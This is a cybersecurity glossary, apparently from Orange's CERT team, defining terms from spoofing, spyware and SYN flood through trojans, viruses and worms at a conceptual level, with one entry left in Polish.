Spoofing - a technique used in abuses on the Internet. The most commonly used are: IP address spoofing, during which the attacker hides the real address pointing to a different source of the attack, e-mail address spoofing, in which the attacker impersonates another sender, and domain spoofing, which during a phishing attack is to persuade the victim to click on the links visiting website that pretends to be a known entity (e.g. a website of a bank, courier company or a known public organization) - see Phishing.

Spyware (spy software) – spy software that is used to monitor actions of a computer user. The monitoring activity is carried out without consent and knowledge. The information collected includes: addresses of visited websites, email addresses, passwords or credit card numbers. Among spyware programs are adware, trojans and keyloggers.

SSL (Secure Socket Layer) - a secure protocol ensuring confidentiality and integrity of data transmission. Currently, the most commonly used version is SSLv3 (developed under the name TLS (Transport Layer Security)), recognized as a standard for secure data exchange.

SSL handshake - the phase in which the participants of the negotiation (systems) adjust each other's optimal communication parameters in such a way as to ensure the maximum compatibility of the protocol (algorithms) between the parties. This is a very useful but also dangerous feature for vulnerable protocol versions.

SYN (synchronization) – one of the TCP flags sent by the client to the server in order to initiate the connection.

SYN Flood - the attack is based on a TCP protocol vulnerability in the three-way handshake procedure. The attacker sends datagrams with the SYN flag to TCP ports, which is used to initiate a connection between the source and destination hosts. Then, the attacked system responds with a SYN-ACK message, which opens the port and waits for confirmation of establishing the connection - it waits for the ACK flag from the attacker. However, another datagram with the ACK flag is not sent, so the connection is never fully established, but for a certain period of time the "victim" waits for confirmation maintaining the session table what uses its resources.

TCP (Transmission Control Protocol) – protokół połączeniowy; jeden z podstawowych protokołów sieciowych, służący do sterowania transmisją danych w sieci internet. Wymaga nawiązania połączenia pomiędzy urządzeniami w sieci i umożliwia uzyskanie potwierdzenia, że dane dotarły do adresata.

TLS (Transport Layer Security) - a secure protocol ensuring confidentiality and integrity of data transmission. Currently, TLS 1.2 is the most used version, but more and more services on the Internet are using TLS 1.3 version.

Trojan – Trojan horse; a malicious program that enables cybercriminals to remotely take control of the computer system. An installation of a trojan on a user computer is usually done by running malicious ap-plications download from untrusted websites or mailing at-tachments. Besides a remote command

execution, a trojan can allow eavesdropping and intercepts user passwords.

UDP (User Datagram Protocol) – a connectionlessprotocol, one of the basic network protocols. Unlike TCP, it does not require setting up the connection, observing sessions between devices and a confirmation that the data reached the destination. It is mostly used for transmission in real time.

URL (Universal Resource Locator) – the web address used to identify the servers and their resources. It is essential in many Internet protocols (e.g. HTTP)

Use Case - may be a specific procedure, action scenario or set of requirements. The term was most often used in software engineering in the past, now it is very popular in many areas related to IT and even other technical fields.

Virus - a malicious program or a piece of code hidden inside another program that replicates itself in the user's operating system. Depending on the type of virus, it has various destructive functions, from displaying subtitles on the screen, deleting files, and even formatting the disk. For a decade, this type of threat has had less and less importance in favor of other threats.

VoIP (Voice Over Internet Protocol) – "Internet telephony"; a technique for transmitting speech via the Internet. Audio data is sent using the IP protocol.

Vulnerability – an error; feature of computer hardware or software that exposes a security risk. It can be exploited by an attacker if an appropriate fix (patch) is not installed.

Worm – a self-replicating malicious computer program. It spreads across networks, which is connected to the infected computer, using either vulnerabilities in the operating system or simply user's naivety. Worms are able to destroy files, send spam, or acting as a backdoor or a Trojan horse.

More information you can find here:
www.cert.orange.pl